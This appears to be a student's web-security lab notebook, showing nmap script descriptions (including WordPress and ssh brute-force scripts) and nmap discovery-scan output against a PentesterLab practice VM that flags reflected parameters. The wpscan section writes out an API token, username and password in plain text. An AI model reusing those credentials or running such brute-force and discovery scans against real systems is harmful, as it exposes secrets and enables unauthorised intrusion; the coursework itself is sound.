  known behavior and fingerprints such as Server header, cookies and headers
  values. Intensive mode works by sending additional WAF specific requests to
  detect certain behaviour.

  Credit to wafw00f and w3af for some fingerprints.

http-webdav-scan
Categories: safe discovery default
https://nmap.org/nsedoc/scripts/http-webdav-scan.html
  A script to detect WebDAV installations. Uses the OPTIONS and PROPFIND methods.

  The script sends an OPTIONS request which lists the dav type, server type, date
  and allowed methods. It then sends a PROPFIND request and tries to fetch exposed
  directories and internal ip addresses by doing pattern matching in the response body.

  This script takes inspiration from the various scripts listed here:
  * http://carnal0wnage.attackresearch.com/2010/05/more-with-metasploit-and-webdav.html
  * https://github.com/sussurro/Metasploit-Tools/blob/master/modules/auxiliary/scanner/http/webdav_test.rb
  * http://code.google.com/p/davtest/

http-wordpress-brute
Categories: intrusive brute
https://nmap.org/nsedoc/scripts/http-wordpress-brute.html
  performs brute force password auditing against Wordpress CMS/blog installations.

  This script uses the unpwdb and brute libraries to perform password guessing. Any successful guesses are
  stored using the credentials library.

  Wordpress default uri and form names:
  * Default uri:<code>wp-login.php</code>
  * Default uservar: <code>log</code>
  * Default passvar: <code>pwd</code>

http-wordpress-enum
Categories: discovery intrusive
https://nmap.org/nsedoc/scripts/http-wordpress-enum.html
  Enumerates themes and plugins of Wordpress installations. The script can also detect
   outdated plugins by comparing version numbers with information pulled from api.wordpress.org.

  The script works with two separate databases for themes (wp-themes.lst) and plugins (wp-plugins.lst).
  The databases are sorted by popularity and the script will search only the top 100 entries by default.
  The theme database has around 32,000 entries while the plugin database has around 14,000 entries.

  The script determines the version number of a plugin by looking at the readme.txt file inside the plugin
  directory and it uses the file style.css inside a theme directory to determine the theme version.
  If the script argument check-latest is set to true, the script will query api.wordpress.org to obtain
  the latest version number available. This check is disabled by default since it queries an external service.

  This script is a combination of http-wordpress-plugins.nse and http-wordpress-themes.nse originally
  submited by Ange Gutek and Peter Hill.

  TODO:
  -Implement version checking for themes.

http-wordpress-users
Categories: auth intrusive vuln
https://nmap.org/nsedoc/scripts/http-wordpress-users.html
  Enumerates usernames in Wordpress blog/CMS installations by exploiting an
  information disclosure vulnerability existing in versions 2.6, 3.1, 3.1.1,
  3.1.3 and 3.2-beta2 and possibly others.

  Original advisory:
  * http://www.talsoft.com.ar/site/research/security-advisories/wordpress-user-id-and-user-name-disclosure/

http-xssed
Categories: safe external discovery
https://nmap.org/nsedoc/scripts/http-xssed.html
  This script searches the xssed.com database and outputs the result.

https-redirect
Categories: version
https://nmap.org/nsedoc/scripts/https-redirect.html
  Check for HTTP services that redirect to the HTTPS on the same port.
root@kali:~#
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```


Run the example below to find the name of the script that performs a brute-force attack on ssh and include it in your lab notebook



```
root@kali:~# nmap --script-help "ssh* and brute"
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 22:01 EDT

ssh-brute
Categories: brute intrusive
https://nmap.org/nsedoc/scripts/ssh-brute.html
  Performs brute-force password guessing against ssh servers.
root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


5.2.5 nmap script execution:
What is the name of the script that corresponds to the same function that wfuzz provides? Show a screenshot of its section of the nmap output. Did it find the same directories that wfuzz did for WFP1?



```
root@kali:~# nmap --script discovery 10.138.0.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 22:21 EDT
Pre-scan script results:
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
Nmap scan report for wfp1-vm.c.s21-websec-maksim-semchuk.internal (10.138.0.11)
Host is up (0.000085s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
|_banner: SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4
| ssh-hostkey:
|   1024 5b:37:4e:96:5d:e1:bf:07:6b:cc:09:49:bc:bb:c1:16 (DSA)
|   2048 11:5a:9e:15:ea:7b:ce:eb:32:dd:7b:9c:43:b5:f7:ce (RSA)
|_  256 19:74:a1:3e:f8:a5:bf:1d:0d:f5:7b:ef:7e:3b:36:b6 (ECDSA)
| ssh2-enum-algos:
|   kex_algorithms: (7)
|   server_host_key_algorithms: (3)
|   encryption_algorithms: (13)
|   mac_algorithms: (11)
|_  compression_algorithms: (2)
80/tcp open  http
|_http-apache-negotiation: mod_negotiation enabled.
|_http-chrono: Request times for /; avg: 128.17ms; min: 48.64ms; max: 180.95ms
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=wfp1-vm.c.s21-websec-maksim-semchuk.internal
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/css/bootstrap-responsive.css
|     Line number: 1
|     Comment:
|         /*!
|          * Bootstrap Responsive v2.2.2
|          *
|          * Copyright 2012 Twitter, Inc
|          * Licensed under the Apache License v2.0
|          * http://www.apache.org/licenses/LICENSE-2.0
|          *
|          * Designed and built with all the love in the world @twitter by @mdo and @fat.
|          */
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/css/bootstrap.css
|     Line number: 4121
|     Comment:
|         /* move down carets for tabs */
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/commandexec/example2.php?ip=127.0.0.1
|     Line number: 38
|     Comment:
|         <!--/.nav-collapse -->
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/css/bootstrap.css
|     Line number: 1173
|     Comment:
|         /* For IE7, add top margin to align select with labels */
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/
|     Line number: 48
|     Comment:
|         <!-- Main hero unit for a primary marketing message or call to action -->
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/css/bootstrap.css
|     Line number: 1806
|     Comment:
|         /* IE7-8 doesn't have border-radius, so don't indent the padding */
|
|     Path: http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/css/bootstrap.css
|     Line number: 1
|     Comment:
|         /*!
|          * Bootstrap v2.2.2
|          *
|          * Copyright 2012 Twitter, Inc
|          * Licensed under the Apache License v2.0
|          * http://www.apache.org/licenses/LICENSE-2.0
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the nmap output including the vulnerable URLs that it discovers.




```
|     /xss/
|       php: 2
|     Longest directory structure:
|       Depth: 1
|       Dir: /ldap/
|     Total files found (by extension):
|_      Other: 1; css: 2; php: 17
|_http-title: PentesterLab &raquo; Web for Pentester
| http-unsafe-output-escaping:
|   Characters [> " '] reflected in parameter new at http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/codeexec/example3.php?new=h
acker&pattern=/lamer/&base=Hello%20lamer
|_  Characters [> " '] reflected in parameter name at http://wfp1-vm.c.s21-websec-maksim-semchuk.internal:80/xss/example4.php?name=hack
er
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-vhosts:
|_128 names had status 200
|_http-xssed: No previously reported XSS vuln.
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       namingContexts: dc=pentesterlab,dc=com
|       supportedControl: 2.16.840.1.113730.3.4.18
|       supportedControl: 2.16.840.1.113730.3.4.2
|       supportedControl: 1.3.6.1.4.1.4203.1.10.1
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.826.0.1.3344810.2.3
|       supportedControl: 1.3.6.1.1.13.2
|       supportedControl: 1.3.6.1.1.13.1
|       supportedControl: 1.3.6.1.1.12
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.1
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.3
|       supportedExtension: 1.3.6.1.1.8
|       supportedLDAPVersion: 3
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedSASLMechanisms: NTLM
|       supportedSASLMechanisms: CRAM-MD5
|_      subschemaSubentry: cn=Subschema

Host script results:
| dns-brute:
|_  DNS Brute-force hostnames: No results.
|_fcrdns: PASS (wfp1-vm.c.s21-websec-maksim-semchuk.internal)
| hostmap-crtsh:
|_  subdomains: Error: found no hostnames but not the marker for "name_value" (pattern error?)
|_ipidseq: All zeros
|_path-mtu: PMTU == 1460
| qscan:
| PORT  FAMILY  MEAN (us)  STDDEV   LOSS (%)
| 1     0       263.00     25.83    0.0%
| 22    0       275.70     44.19    0.0%
| 80    0       261.80     55.05    0.0%
|_389   0       273.80     63.66    0.0%

Nmap done: 1 IP address (1 host up) scanned in 35.67 seconds
root@kali:~#
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```

Show a screenshot of the file key in the manifest

.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<ListBucketResult>
   <Name>herokuapp</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 −<Contents>
     <Key>maintenance.html</Key>
     <LastModified>2019-10-14T14:51:21.000Z</LastModified>
     <ETag>"95be069faf71c2d939914738f9103b72"</ETag>
     <Size>10182</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

5.3 wpscan

API Token: apgkErsMmzKCdBRJL0al61bmi2aZZjMlkMhVit9T0NY
username: semchuk2
password: se3ZW^Ur1a7c^6O&oA



semchuk2

Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

June 5, 2021 / 1 Comment / Edit

RECENT POSTS

- Hello world!

RECENT COMMENTS

- A WordPress Commenter on Hello world!

ARCHIVES

- June 2021

CATEGORIES

- Uncategorized

